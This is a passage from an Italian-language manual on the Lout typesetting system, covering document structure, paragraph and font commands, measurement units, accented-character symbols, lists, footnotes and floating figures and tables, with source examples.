Perché la suddivisione in parti venga presa in considerazione, è necessario che l'opzione **`@PartTitle`** abbia un argomento non vuoto, cioè disponga di un titolo. Se inoltre si vuole inserire del testo tra il titolo della parte e l'inizio del capitolo, occorre utilizzare l'opzione **`@PartText`** che prende come argomento il testo in questione.

```
@Chapter
    @PartNumber { Parte IV }
    @PartTitle { Principianti }
    @PartText {
        ...
        ...
        ...
}
    @Title { Primo approccio }
@Begin
    ...
    ...
@End @Chapter
```

### 105.7.6 Struttura dei lucidi per lavagna luminosa

Le diapositive, ovvero lo stile **`slides`**, prevede dopo il preambolo la suddivisione del documento in ambienti **`@Overhead`**, che poi non possono contenere altre strutture a larga scala (in pratica non possono contenere sezioni o simili).

```
@SysInclude { slides }
@OverheadTransparencies
    @Title {}
    ...
//
@Overhead
    @Title {}
    ...
@Begin
```

```
    ...
    ...
@End Overhead
    ...
```

### 105.7.7 Sottostrutture

L'ambiente **@Text** di un documento ordinario e i capitoli di un libro possono contenere delle sezioni, delimitate dai simboli **@BeginSections** e **@EndSections**. Si osservino gli esempi seguenti, dove nel primo caso vengono inserire delle sezioni all'interno di un documento ordinario, mentre nel secondo all'interno di un capitolo di un libro.

```
@SysInclude { doc }
@Document
    ...
//
@Text @Begin
    ...
@BeginSections
@Section
    @Title {}
    ...
@Begin
    ...
    ...
@End @Section
    ...
@EndSections
    ...
@End @Text
```

---

```
@SysInclude { book }
@Book
    @Title {}
    ...
//
    ...
@Chapter
    @Title {}
    ...
@Begin
    ...
@BeginSections
@Section
    @Title {}
    ...
@Begin
    ...
    ...
@End @Section
    ...
@EndSections
    ...
@End @Chapter
    ...
```

All'interno delle sezioni, comprese quelle delle relazioni tecniche, è ammissibile la suddivisione in sottosezioni delimitate dai simboli **@BeginSubSections** e **@EndSubSections**.

```
@Section
    @Title {}
    ...
@Begin
    ...
@BeginSubSections
@SubSection
```

```
    @Title {}
    ...
@Begin
    ...
    ...
@End @SubSection
    ...
@EndSubSections
    ...
@End @Section
```

Nello stesso modo funzionano anche le sotto-sottosezioni, attraverso la delimitazione dei simboli **`@BeginSubSubSections`** e **`@EndSubSubSections`**.

```
@SubSection
    @Title {}
    ...
@Begin
    ...
@BeginSubSubSections
@SubSubSection
    @Title {}
    ...
@Begin
    ...
    ...
@End @SubSubSection
    ...
@EndSubSubSections
    ...
@End @SubSection
```

Lout non prevede ulteriori suddivisioni, e dall'altra parte, anche le appendici possono essere suddivise in modo simile in sottoappendici e sotto-sottoappendici.

```
@Appendix
    @Title {}
    ...
@Begin
    ...
@BeginSubAppendices
@SubAppendix
    @Title {}
    ...
@Begin
    ...
@BeginSubSubAppendices
@SubSubAppendix
    @Title {}
    ...
@Begin
    ...
    ...
@End @SubSubAppendix
    ...
@EndSubSubAppendices
    ...
@End @SubAppendix
    ...
@EndSubAppendices
    ...
@End @Appendix
```

### 105.7.8 Suddivisione del testo

Come già accennato in precedenza, Lout impone l'indicazione esplicita dell'inizio di un blocco di testo, ovvero un paragrafo. Gli spazi verticali non servono allo scopo come accade con LaTeX. In generale, si utilizzano i comandi **@PP** e **@LP**; il primo inizia un paragrafo normale, il secondo un paragrafo allineato a sinistra. La differenza sta nel fatto che normalmente **@PP** fa rientrare leggermente la prima riga, mentre il secondo no.

```
@PP
Lo stile «doc» permette una suddivisione del
testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni
```

L'esempio che si vede sopra è esattamente uguale, come risultato, a quello seguente:

```
@PP Lo stile «doc» permette una suddivisione del
testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni
```

La separazione del testo in paragrafi comporta normalmente l'inserzione di uno spazio verticale aggiuntivo tra la fine di uno e l'inizio del successivo. Per ottenere semplicemente l'interruzione di una riga (il ritorno a capo) si può utilizzare il comando **@LLP**.

```
@PP
Lo stile «doc» permette una suddivisione del
testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni;
@LLP
le sotto-sotto-sottosezioni non esistono.
```

L'esempio che si vede sopra è esattamente uguale, come risultato, a quello seguente:

```
@PP Lo stile «doc» permette una suddivisione del
testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni; @LLP le sotto-sotto-sottosezioni
non esistono.
```

Un paragrafo può essere fatto risaltare mettendolo ***in display***, cioè staccandolo dal resto del documento. Il comando **@DP** serve a ottenere un paragrafo senza il rientro della prima riga, un po' più staccato verticalmente da quello precedente.

```
@DP
Questo paragrafo risulta staccato meglio da quello
precedente.
```

Per aumentare questo distacco dal resto del testo, si possono usare più simboli **@DP** ripetutamente.

```
@DP
@DP
@DP
Questo paragrafo risulta molto staccato da quello
precedente.
```

Per richiedere espressamente il salto pagina in un punto del documento, si può usare il comando **@NP** il cui scopo è proprio quello di iniziare un paragrafo nuovo a partire dalla prossima colonna. Il paragrafo in questione non ha il rientro iniziale della prima riga.

```
@NP
Questo paragrafo inizia in una colonna, o in una pagina nuova.
```

Infine, il comando **@CNP** inizia un paragrafo che potrebbe essere spostato all'inizio della prossima colonna, o della prossima pagina, se non c'è abbastanza spazio per scrivere alcune righe.

È importante osservare che i simboli di questi comandi non prevedono argomenti, e il testo del paragrafo che viene collocato dopo di questi non ne è legato in alcun modo. In pratica, il compito di **@PP** è quello di inserire uno spazio verticale aggiuntivo e memorizzare da qualche parte che il testo deve iniziare con una riga rientrata. Se si utilizza per due volte **@PP**, si ottiene uno spazio di separazione verticale doppio.

## 105.8 Argomenti dei comandi e unità di misura

Fino a questo punto sono stati mostrati molti comandi di Lout senza descriverne il significato. Alcuni di questi richiedono un argomento composto dall'unione di più informazioni, come nell'esempio seguente,

```
@InitialFont { Times Base 20p }
@InitialBreak { ragged 1.2fx nohyphen }
```

| Lettera | Unità di misura corrispondente |
|---|---|
| c | Centimetri. |
| i | Pollici (1i = 2.54c). |
| p | Punti tipografici (72p = 1i). |
| m | Em (12m = 1i). |
| f | La dimensione attuale del corpo. |
| s | La dimensione attuale di uno spazio (spaziatura). |
| v | La distanza attuale tra le righe. |

Tabella 105.2: Unità di misura principali di Lout.

dove ognuno dei due simboli mostrati richiede l'indicazione di tre argomenti raggruppati attraverso l'uso delle parentesi graffe.

Gli argomenti di un simbolo di Lout possono essere richiesti prima o dopo i simbolo stesso. Quando si tratta di informazioni numeriche che rappresentano una dimensione, queste sono intese essere espresse secondo un'unità di misura predefinita, oppure secondo l'unità stabilita da una lettera indicata subito dopo il numero. Per esempio, **`20p`** rappresenta 20 punti tipografici.

Naturalmente, i valori che esprimono quantità non intere possono essere espressi utilizzando il punto di separazione tra la parte intera e quella decimale.

A volte, alcuni argomenti numerici devono essere conclusi con una lettera **`x`** (dopo l'indicazione dell'unità di misura). Intuitivamente si può associare questo fatto all'idea che si tratti di un valore che debba essere moltiplicato a qualcosa per ottenere il risultato, ovvero che si tratti di un dato relativo. Per esempio, il valore **`1.2fx`** del comando

```
@InitialBreak { ragged 1.2fx nohyphen }
```

rappresenta il 120% dell'attuale dimensione dei caratteri (il corpo del carattere moltiplicato per 1,2). La ragione precisa non è questa, ma la spiegazione approssimativa data può almeno essere utile per accettare la cosa temporaneamente, finché non si intende affrontare lo studio approfondito di Lout.

## 105.9 Rappresentazione simbolica della codifica

Come in tutti i sistemi di composizione tipografica, anche Lout ha un modo per rappresentare simbolicamente alcuni caratteri particolari. In precedenza si è accennato alla possibilità di inserire nel testo i caratteri speciali che Lout tende a interpretare in modo particolare, attraverso le stringhe letterali. Lout permette anche di usare dei simboli nella forma,

`@Char` ⟨*nome*⟩

per rappresentare qualunque carattere: sia l'alfabeto normale, sia i simboli di punteggiatura, sia qualunque altro simbolo speciale. Per esempio, **`@Char A`** è la lettera **`A`** maiuscola, mentre **`@Char a`** è la lettera **`a`** minuscola. La tabella 105.3 elenca alcuni dei comandi che possono essere utili per rappresentare le lettere accentate e altri caratteri importanti.

Quando si vuole rappresentare in questo modo una lettera accentata o un altro carattere tipografico speciale, come parte di una parola, si è costretti a inserire il comando relativo all'interno di parentesi graffe. Per comprendere il problema, si pensi alla possibilità di scrivere la parola «così» indicando la lettera **`i`** accentata con il comando **`@Char igrave`**. L'esempio seguente è errato:

```
cos@Char igrave                # errato
```

Infatti, Lout non è in grado di riconoscere il simbolo **`@Char`**, dal momento che questo risulta attaccato ad altre lettere (e bisogna ricordare che per Lout il carattere **`@`** è una lettera come le altre). Il modo giusto di scrivere quella parola è quindi:

```
cos{ @Char igrave }
```

Oltre alla codifica normale, Lout mette a disposizione anche un alfabeto simbolico attraverso l'uso di comandi **`@Sym`**.

`@Sym` ⟨*nome*⟩

Per conoscere i nomi che si possono utilizzare per ottenere le lettere greche e altri caratteri simbolici, deve essere letta la documentazione originale.

## 105.10 Caratteri da stampa

La scelta del carattere da stampa avviene prevalentemente attraverso una serie di comandi che riguardano la forma del carattere riferita allo stile attuale o l'indicazione precisa dello stile (ovvero della famiglia) e della forma.

| | | | |
|---|---|---|---|
| @Char aacute | á | @Char Aacute | Á |
| @Char acircumflex | â | @Char Acircumflex | Â |
| @Char agrave | à | @Char Agrave | À |
| @Char aring | å | @Char Aring | Å |
| @Char atilde | ã | @Char Atilde | Ã |
| @Char adieresis | ä | @Char Adieresis | Ä |
| @Char ae | æ | @Char AE | Æ |
| @Char ccedilla | ç | @Char Ccedilla | Ç |
| @Char eacute | é | @Char Eacute | É |
| @Char ecircumflex | ê | @Char Ecircumflex | Ê |
| @Char egrave | è | @Char Egrave | È |
| @Char edieresis | ë | @Char Edieresis | Ë |
| @Char iacute | í | @Char Iacute | Í |
| @Char icircumflex | î | @Char Icircumflex | Î |
| @Char igrave | ì | @Char Igrave | Ì |
| @Char idieresis | ï | @Char Idieresis | Ï |
| @Char ntilde | ñ | @Char Ntilde | Ñ |
| @Char oacute | ó | @Char Oacute | Ó |
| @Char ocircumflex | ô | @Char Ocircumflex | Ô |
| @Char ograve | ò | @Char Ograve | Ò |
| @Char oslash | ø | @Char Oslash | Ø |
| @Char otilde | õ | @Char Otilde | Õ |
| @Char odieresis | ö | @Char Odieresis | Ö |
| @Char germandbls | ß | | |
| @Char uacute | ú @Char Uacute | Ú | |
| @Char ucircumflex | û | @Char Ucircumflex | Û |
| @Char ugrave | ù | @Char Ugrave | Ù |
| @Char udieresis | ü | @Char Udieresis | Ü |
| @Char yacute | ý | @Char Yacute | Ý |
| @Char ydieresis | ÿ | | |

Tabella 105.3: Alcuni comandi per le lettere accentate di Lout.

`@B` { ⟨*testo-in-neretto*⟩ }

`@I` { ⟨*testo-in-corsivo*⟩ }

`@BI` { ⟨*testo-in-neretto-corsivo*⟩ }

`@R` { ⟨*testo-in-tondo*⟩ }

`@S` { ⟨*testo-in-maiuscoletto*⟩ }

Quelli che si vedono sono i comandi per ottenere una variazione della forma all'intero dello stile attuale del testo circostante. A questi comandi si affianca anche il comando per ottenere uno stile dattilografico,

`@F` { ⟨*testo-in-dattilografico*⟩ }

che pur non essendo semplicemente una variazione di forma, data la sua importanza nei documenti a carattere tecnico lo si abbina idealmente a questi per semplicità.

Per cambiare in modo esplicito lo stile del carattere si può usare il comando **`@Font`** che richiede l'indicazione del nome dello stile, della forma e ovviamente del testo su cui intervenire:

{ ⟨*stile*⟩ ⟨*forma*⟩ } `@Font` { ⟨*testo*⟩ }

Gli stili più comuni sono: **`Times`**, **`Helvetica`** e **`Courier`**. A questi si aggiungono anche delle specie simboliche, come **`Symbol`**, solo che a questa si accede generalmente attraverso il comando **`@Sym`**.

La forma viene specificata attraverso una parola chiave che può essere: **`Base`**, per indicare un carattere tondo chiaro; **`Slope`**, per indicare una forma corsiva o inclinata (a seconda della disponibilità di quel tipo di stile); **`Bold`**, per indicare il neretto; **`BoldSlope`**, per indicare un neretto-corsivo. Naturalmente, la forma richiesta è ottenuta solo se lo stile scelto lo permette.

```
Lo stile { Courier BoldSlope } @Font { doc } permette una
suddivisione del testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni.
```

L'esempio che si vede sopra, serve a fare in modo che la parola **`doc`** sia resa con lo stile **`Courier`** in neretto-inclinato. Un risultato **simile** può essere ottenuto attraverso il comando **`@F`**, nel modo seguente:

```
Lo stile @F { @BI { doc } } permette una
```

```
suddivisione del testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni.
```

I comandi di Lout per la definizione della forma non sono cumulativi, ed è per questo che esiste il comando **`@BI`**. L'esempio con cui si rende il carattere a larghezza fissa attraverso **`@F`** sembra contraddire questo, ma in realtà funziona perché si tratta di un comando riferito allo stile a cui poi si aggiunge un cambiamento di forma.

### 105.10.1 Corpo

Il corpo del carattere può essere modificato all'interno del documento (con il comando **`@Font`** utilizzato in modo differente da quanto visto finora), oppure può essere dichiarato nel preambolo che descrive gli aspetti generali dello stile prescelto. In ogni caso si rappresenta attraverso un numero seguito dall'unità di misura. Di solito si fa riferimento a punti tipografici, **`p`**, dove per esempio **`12p`** rappresenta 12 punti tipografici (1 punto = 1/72 di pollice).

Se il contesto lo consente, si possono indicare degli incrementi o delle riduzioni del valore precedente, dove per esempio **`+2p`** rappresenta l'incremento di due punti rispetto al carattere precedente, e **`-1p`** rappresenta la riduzione di un punto. Nello stesso modo si possono indicare dei valori relativi, dove per esempio **`1.5f`** rappresenta una dimensione pari al 150% del corpo utilizzato precedentemente.

Nel preambolo del documento si utilizza il comando **`@InitialFont`** che si trova in quasi tutti gli stili:

`@InitialFont` { ⟨*stile*⟩ ⟨*forma*⟩ ⟨*corpo*⟩ }

Nell'esempio introduttivo era stato utilizzato un carattere Times tondo chiaro da 24 punti:

```
@SysInclude { doc }
@Document
    @InitialFont { Times Base 24p }
[...]
//
@Text @Begin
```

Quando si vuole modificare il corpo del carattere all'interno del documento, si usa il comando **`@Font`**, con una delle due forme seguenti:

⟨*corpo*⟩ `@Font` { ⟨*testo*⟩ }

{ ⟨*stile*⟩ ⟨*forma*⟩ ⟨*corpo*⟩ } `@Font` { ⟨*testo*⟩ }

L'esempio seguente mostra in che modo agire per ridurre leggermente (2 punti) il corpo di una parola:

```
L'operatore -2p @Font { AND } restituisce il valore booleano...
```

La stessa cosa avrebbe potuto essere ottenuta delimitando l'indicazione del corpo attraverso le parentesi graffe.

```
L'operatore { -2p } @Font { AND } restituisce il valore booleano...
```

L'esempio seguente mostra invece come è possibile modificare lo stile, la forma e il corpo simultaneamente.

```
La parola chiave { Courier Bold -1p } @Font { AND } serve a...
```

In precedenza si è mostrato l'uso del comando **`@F`** per ottenere un carattere dattilografico; per la precisione si ottiene un carattere Courier chiaro con una dimensione pari a un punto in meno rispetto al corpo circostante. In pratica, **`@F`** è equivalente al comando:

{ `Courier Base -1p` } `@Font` { ⟨*testo*⟩ }

## 105.11 Display

Lout mette una cura particolare nella definizione di varie forme di *display*, ovvero di evidenziamento di un blocco di testo. Viene descritto brevemente l'elenco di quelle più comuni.

- Testo staccato.

  `@Display` { ⟨*testo*⟩ }

  `@LeftDisplay` { ⟨*testo*⟩ }

  `@LD` { ⟨*testo*⟩ }

  Il testo fornito come argomento del comando viene staccato in modo evidente dal paragrafo precedente e da quello successivo. La prima riga inizia senza rientri.

- Testo staccato e rientrato a sinistra.

  `@IndentedDisplay {` ⟨*testo*⟩ `}`

  `@ID {` ⟨*testo*⟩ `}`

  Il testo fornito come argomento del comando viene staccato in modo evidente dal paragrafo precedente e da quello successivo, e viene aumentato il margine sinistro.

- Testo staccato e rientrato a sinistra e a destra.

  `@QuotedDisplay {` ⟨*testo*⟩ `}`

  `@QD {` ⟨*testo*⟩ `}`

  Il testo fornito come argomento del comando viene staccato in modo evidente dal paragrafo precedente e da quello successivo, inoltre viene aumentato il margine sinistro e anche quello destro.

# 105.12 Caratteristiche interne dei paragrafi

In precedenza, in occasione della descrizione della struttura di un documento Lout, è stato descritto l'uso dei comandi di separazione dei paragrafi (**`@LP`**, **`@PP`** e altri). Questi non servono a definire le caratteristiche interne ai paragrafi, che invece possono essere specificate attraverso alcuni comandi da collocare nel preambolo, oppure attraverso **`@Break`**.

Il comando **`@Break`** può essere utilizzato per intervenire in un paragrafo il cui contenuto gli viene fornito come argomento, ma a sua volta non può apparire da solo. In pratica, negli esempi che verranno mostrati, **`@Break`** verrà posto come argomento di un ambiente *display* di qualche tipo.

## 105.12.1 Interruzione e allineamento

Generalmente la suddivisione dei paragrafi in righe avviene in modo automatico, senza rispettare l'andamento del file sorgente. È possibile impedire la separazione in una certa posizione utilizzando il simbolo `~` in qualità di spazio orizzontale non interrompibile.

```
Il comando tar~cf~prova.tgz~/opt genera il file...
```

L'esempio mostra il modo in cui si può evitare che la descrizione di un comando del sistema operativo venga spezzato in corrispondenza degli spazi tra un argomento e l'altro.

Sia nel caso in cui la separazione in righe dei paragrafi venga ridefinita da Lout, sia quando si vogliono mantenere le interruzioni usate nel sorgente, si pone il problema di allineare il testo: a sinistra, in centro, a destra o sia a sinistra che a destra. Tutte queste cose si indicano attraverso una parola chiave che viene riconosciuta sia nel comando **`@Break`** che nel comando **`@InitialBreak`** (il secondo si utilizza come opzione nel preambolo del documento). Tra queste si distinguono due gruppi importanti: quelle che terminano per **`ragged`**, che si riferiscono a righe ricomposte da Lout, e quelle che terminano per **`lines`**, che si riferiscono a righe interrotte esattamente come nel sorgente.

- **`ragged`** – allineamento normale a sinistra;
- **`cragged`** – allineamento centrato;
- **`rragged`** – allineamento a destra;
- **`adjust`** – allineamento simultaneo a sinistra e a destra;
- **`outdent`** – allineamento simultaneo a sinistra e a destra con la prima riga sporgente dal lato sinistro;
- **`lines`** – allineamento normale a sinistra rispettando le interruzioni di riga;
- **`clines`** – allineamento centrato rispettando le interruzioni di riga;
- **`rlines`** – allineamento a destra rispettando le interruzioni di riga.

## 105.12.2 Distanza tra le righe

La distanza tra le righe misura lo spazio che c'è tra la base di una riga e la base della successiva. Generalmente viene definito attraverso un valore relativo alla dimensione del carattere (al corpo), ma può essere indicato anche in modo assoluto. Per qualche motivo, il valore in questione deve essere terminato con il carattere **`x`**. Per esempio: **`1.20fx`** rappresenta una distanza di 1,2 volte il corpo del carattere (il 120%); **`1.5vx`** rappresenta 1,5 volte la distanza preesistente, e una notazione del genere può applicarsi solo quando esiste qualcosa di precedente a cui fare riferimento; **`14px`** rappresenta una distanza di 14 punti; **`1cx`** rappresenta una distanza di 1 cm.

### 105.12.3 Separazione in sillabe

La separazione in sillabe è un procedimento che dipende dal linguaggio, cosa che normalmente si seleziona nel preambolo del documento attraverso il comando **`@InitialLanguage`**. L'attivazione o meno della sillabazione dipende dal comando **`@Break`** o da **`@InitialBreak`** nel preambolo, attraverso una parola chiave: **`hyphen`** per attivarla e **`nohyphen`** per disattivarla.

Quando la sillabazione è attivata, si può utilizzare il simbolo **`&-`** per indicare a Lout la posizione di una possibile separazione delle parole. Per esempio, **`hard&-ware`** fa sì che se necessario la parola possa essere separata esattamente alla metà.

### 105.12.4 Raccogliere tutto assieme

Generalmente conviene regolare le caratteristiche dei paragrafi già nel preambolo, attraverso il comando **`@InitialBreak`**:

`@InitialBreak` { ⟨*allineamento*⟩ ⟨*distanza*⟩ `hyphen`|`nohyphen` }

L'esempio seguente ripropone quanto già visto in precedenza riguardo alla definizione di un documento in forma di libro. Si può osservare la scelta di indicare la distanza tra le righe come un valore relativo riferito al corpo del carattere utilizzato.

```
@SysInclude { book }
@Book
    ...
    @InitialBreak { adjust 1.2fx hyphen }
    ...
//
```

All'interno del documento si può utilizzare il comando **`@Break`** nelle situazioni in cui ciò è possibile, per esempio in un ambiente che crea un *display*.

{ ⟨*allineamento*⟩ ⟨*distanza*⟩ `hyphen`|`nohyphen` } `@Break` { ⟨*testo*⟩ }

⟨*allineamento*⟩ `@Break` { ⟨*testo*⟩ }

⟨*distanza*⟩ `@Break` { ⟨*testo*⟩ }

`hyphen`|`nohyphen` `@Break` { ⟨*testo*⟩ }

L'esempio seguente mostra il caso di un paragrafo messo in *display*, nel quale viene ridotta la distanza tra le righe e si annulla la separazione in sillabe.

```
@QuotedDisplay { 0.8vx nohyphen } @Break {
Questa è un'informazione così importante
che facciamo in modo di rendervi difficile
la lettura }
```

## 105.13 Testo letterale

Il testo letterale può essere indicato utilizzando l'ambiente del comando **`@Verbatim`**. Possono essere usate due modalità equivalenti, che però hanno risvolti diversi nel contenuto che può avere l'ambiente in questione.

`@Verbatim` { ⟨*testo-letterale*⟩ }

`@Verbatim @Begin`
⟨*testo-letterale*⟩
    ...
`@End @Verbatim`

Il primo dei due modi è adatto per le inclusioni brevi di testo, dove non si pongono problemi nell'uso delle parentesi graffe (queste possono essere contenute nel testo letterale, ma devono essere bilanciate correttamente); il secondo è l'alternativa per i blocchi di testo più lunghi, e per quelle situazioni in cui le parentesi graffe possono creare dei problemi.

> Se si utilizza il secondo modo di inclusione di testo letterale, il testo in questione non può contenere la parola **`@End`**.

Spesso, il testo incluso in modo letterale viene reso con un carattere dattilografico, come nell'esempio seguente o in quello successivo.

```
{ Courier Base } @Font @Verbatim @Begin
$ ls -l <invio>
...
@End @Verbatim
```

```
@F @Verbatim @Begin
$ ls -l <invio>
...
@End @Verbatim
```

## 105.14 Elenchi

Gli elenchi di Lout sono molto sofisticati, permettendo di gestire sia degli elenchi semplici, sia gli elenchi descrittivi, sia una lunga serie di elenchi puntati o numerati in vario modo. Tutti gli elenchi di Lout hanno in comune il simbolo che serve a concludere l'ambiente dell'elenco: **`@EndList`**.

Gli elenchi semplici sono solo un modo per staccare il testo evidenziandone così gli elementi. Questo si ottiene con l'ambiente introdotto dal simbolo **`@List`**:

`@List`
`@ListItem` ⟨*elemento*⟩
`@ListItem` ⟨*elemento*⟩
    `...`
`@EndList`

Il risultato che si ottiene sono una serie di paragrafi, uno per ogni punto, rientrati a sinistra e staccati verticalmente più dei paragrafi normali. L'esempio seguente dovrebbe rendere meglio l'idea.

```
@List
@ListItem { Tizio Tizi }
@ListItem {
Caio Cai, nato a Sferopoli il giorno ... e trasferitosi
in altra città in seguito a... }
@ListItem { @B Sempronio Semproni }
@EndList
```

Gli elenchi puntati si ottengono con gli ambienti introdotti da uno tra i simboli **`@BulletList`**, **`@StarList`**, **`@DashList`**. Si tratta rispettivamente di elenchi le cui voci sono precedute da un punto, un asterisco o un trattino.

`@BulletList`|`@StarList`|`@DashList`
`@ListItem` ⟨*elemento*⟩
`@ListItem` ⟨*elemento*⟩
    `...`
`@EndList`

Il risultato che si ottiene è lo stesso dell'elenco semplice, con l'aggiunta del puntino (o dell'asterisco o del trattino) nella parte sinistra all'inizio delle voci. L'esempio seguente è una variante di quello già presentato per l'elenco semplice, dove l'inizio delle voci è asteriscato.

```
@StarList
@ListItem { Tizio Tizi }
@ListItem {
Caio Cai, nato a Sferopoli il giorno ... e trasferitosi
in altra città in seguito a... }
@ListItem { @B Sempronio Semproni }
@EndList
```

Gli elenchi numerati si ottengono con gli ambienti introdotti da uno tra i simboli **`@NumberedList`**, **`@RomanList`**, **`@UCRomanList`**, **`@AlphaList`**, **`@UCAlphaList`**, e dalla serie parallela **`@ParenNumberedList`**, **`@ParenRomanList`**, **`@ParenUCRomanList`**, **`@ParenAlphaList`**, **`@ParenUCAlphaList`**. I due raggruppamenti di simboli Lout si riferiscono a numerazioni normali o numerazioni tra parentesi (**`Paren`**); i simboli il cui nome contiene la parola **`Roman`** rappresentano una numerazione romana; i simboli il cui nome contiene la parola **`Alpha`** rappresentano una numerazione alfabetica; il prefisso **`UC`** specifica che si tratta di una numerazione (romana o alfabetica) maiuscola.

`@NumberedList`|`@RomanList`|`@UCRomanList`|`@AlphaList`|`@UCAlphaList`
`@ListItem` ⟨*elemento*⟩
`@ListItem` ⟨*elemento*⟩

```
    ...
@EndList
```

`@ParenNumberedList|@ParenRomanList|@ParenUCRomanList|`
`    @ParenAlphaList|@ParenUCAlphaList`
`@ListItem` ⟨*elemento*⟩
`@ListItem` ⟨*elemento*⟩
`    ...`
`@EndList`

Per la realizzazione di elenchi composti, dove un punto si articola in sottopunti, basta inserire un elenco all'interno di una voce, per esempio nel modo seguente:

```
@NumberList
@ListItem { Tizio Tizi }
@ListItem { Caio Cai
@BulletList
@ListItem { nato a Sferopoli il... }
@ListItem { residente a... }
@EndList }
@ListItem { @B Sempronio Semproni }
@EndList
```

Gli elenchi descrittivi permettono di specificare ciò che si vuole usare per indicare ogni voce. In pratica si tratta di una stringa che rappresenta un'etichetta, ovvero una sorta di titolo della voce. Lout mette a disposizione diversi simboli in funzione della distanza che si intende lasciare tra l'inizio dell'etichetta e il blocco di testo a cui questa fa riferimento: **`@TaggedList`**, **`@WideTaggedList`** e **`@VeryWideTaggedList`**.

`@TaggedList|@WideTaggedList|@VeryWideTaggedList`
`@TagItem` { ⟨*etichetta*⟩ } { ⟨*elemento*⟩ }
`@TagItem` { ⟨*etichetta*⟩ } { ⟨*elemento*⟩ }
`    ...`
`@EndList`

Quando per qualche motivo si ha a che fare con etichette troppo lunghe, o comunque può risultare inopportuno fare iniziare il blocco di testo sulla stessa riga dell'etichetta, al posto del simbolo **`@TagItem`** per introdurre le voci si può usare **`@DropListItem`**.

`@TaggedList|@WideTaggedList|@VeryWideTaggedList`
`@DropListItem` { ⟨*etichetta*⟩ } { ⟨*elemento*⟩ }
`@DropListItem` { ⟨*etichetta*⟩ } { ⟨*elemento*⟩ }
`    ...`
`@EndList`

## 105.15 Note

Lout organizza in modo molto raffinato le note a piè pagina, le note finali e le note a margine. Qui vengono mostrate solo le caratteristiche essenziali.

### 105.15.1 Note a piè pagina e note finali

La distinzione tra note a piè pagina e note finali sta nel fatto che le prime appaiono nella stessa pagina in cui si trova il loro riferimento, o al massimo in quella successiva, e le seconde si collocano alla fine del documento (o alla fine del capitolo).

`@FootNote [ @Location` { `ColFoot|PageFoot` } `]` { ⟨*testo*⟩ }

`@EndNote` { ⟨*testo*⟩ }

Come si può intuire, il comando **`@FootNote`** riguarda l'inserimento di una nota a piè pagina, mentre **`@EndNote`** di una nota alla fine del documento. In particolare, la nota a piè pagina può essere collocata alla fine della colonna, o alla fine della pagina, e in quest'ultimo caso occupare tutte le colonne della pagina. Utilizzando l'opzione **`@Location`** con l'argomento **`ColFoot`** si ottiene una nota che si espande orizzontalmente solo nello spazio della colonna, mentre con **`PageFoot`**, si vuole fare in modo che la nota si allarghi per tutto lo spazio orizzontale della pagina.

```
@FootNote
    @Location { PageFoot }
{ Questa è una nota a piè pagina che si espande
orizzontalmente occupando tutta la larghezza della
pagina, anche se questa è suddivisa in più di una
colonna. }

@EndNote { Questa è una nota alla fine del
documento. }
```

In generale, è sconsigliabile l'uso simultaneo di note a piè pagina e note a fine documento, in quanto non è possibile distinguere facilmente i riferimenti che vengono collocati nel documento finale.

### 105.15.2 Note a margine

Le note a margine sono annotazioni molto brevi che si collocano sullo spazio del margine sinistro o del margine destro della pagina. Per ottenerle si utilizzano i comandi **`@LeftNote`** o **`@RightNote`** a seconda che si voglia la nota sul margine sinistro o sul margine destro. Se si inseriscono in un documento che distingue tra pagine destre e sinistre, si possono utilizzare i comandi **`@OuterNote`** e **`@InnerNote`** per indicare rispettivamente le note sul margine esterno o sul margine interno.

`@LeftNote` { ⟨*nota-sul-margine-sinistro*⟩ }

`@RightNote` { ⟨*nota-sul-margine-destro*⟩ }

`@InnerNote` { ⟨*nota-sul-margine-interno*⟩ }

`@OuterNote` { ⟨*nota-sul-margine-esterno*⟩ }

## 105.16 Figure e tabelle flottanti

Come per LaTeX, le figure e le tabelle possono essere parte del testo normale, oppure possono essere inserite in un involucro che le rende flottanti. L'involucro in questione è praticamente identico nei due casi, a parte il simbolo iniziale che serve in pratica a distinguere la numerazione delle figure da quella delle tabelle. Di conseguenza, l'oggetto che compone la figura o la tabella all'interno di questo involucro, può essere qualunque cosa, in base alle intenzioni dell'autore.

`@Figure`|`@Table`
    `@Location` { ⟨*collocazione*⟩ }
    `@OnePage` { `Yes`|`No` }
    `@FullPage` { `Yes`|`No` }
    `@CaptionPos` { `Above`|`Below` }
    `@Caption` { ⟨*didascalia*⟩ }
⟨*oggetto*⟩

Come accennato, il simbolo **`@Figure`** rappresenta un involucro flottante per una figura, mentre **`@Table`** è quello da usare per una tabella. Le opzioni che si vedono nello schema sintattico sono tutte facoltative:

- il simbolo **`@Location`** permette di definire la collocazione flottante della figura o della tabella, attraverso un argomento composto da una parola chiave:
  - **`PageTop`** – l'oggetto deve essere collocato all'inizio della pagina successiva,
  - **`PageFoot`** – l'oggetto deve essere collocato alla fine della pagina corrente,
  - **`ColTop`** – l'oggetto deve essere collocato all'inizio della colonna successiva,
  - **`ColFoot`** – l'oggetto deve essere collocato alla fine della colonna corrente,
  - **`ColEnd`** – l'oggetto deve essere collocato in una colonna alla fine del documento (o del capitolo),
  - **`AfterLine`** – l'oggetto deve essere collocato esattamente dove si trova (nella riga successiva in base al risultato della composizione),
  - **`TryAfterLine`** – l'oggetto deve essere collocato esattamente dove si trova, a meno che lo spazio sia insufficiente, e in tal caso viene spostato all'inizio della colonna successiva,
  - **`Display`** – l'oggetto deve essere messo in *display* e collocato esattamente dove si trova,
  - **`Raw`** – l'oggetto non deve essere flottante e deve rimanere com'è (serve a inserire delle immagini all'interno delle celle di una tabella);

- il simbolo **`@OnePage`** permette di definire se si vuole che l'oggetto flottante debba rimanere intero o se possa essere diviso tra una pagina e la successiva (o tra colonne), il valore predefinito varia in funzione del tipo di collocazione prescelto;
- il simbolo **`@FullPage`** permette di definire se si vuole che l'oggetto flottante debba occupare da solo lo spazio di una pagina, oppure se questo possa essere condiviso con il testo;
- il simbolo **`@Caption`** permette di indicare la didascalia dell'oggetto;
- il simbolo **`@CaptionPos`** permette di stabilire la posizione in cui deve apparire la didascalia (in alto, **`Above`**, o in basso, **`Below`**).

## 105.16.1 Figure

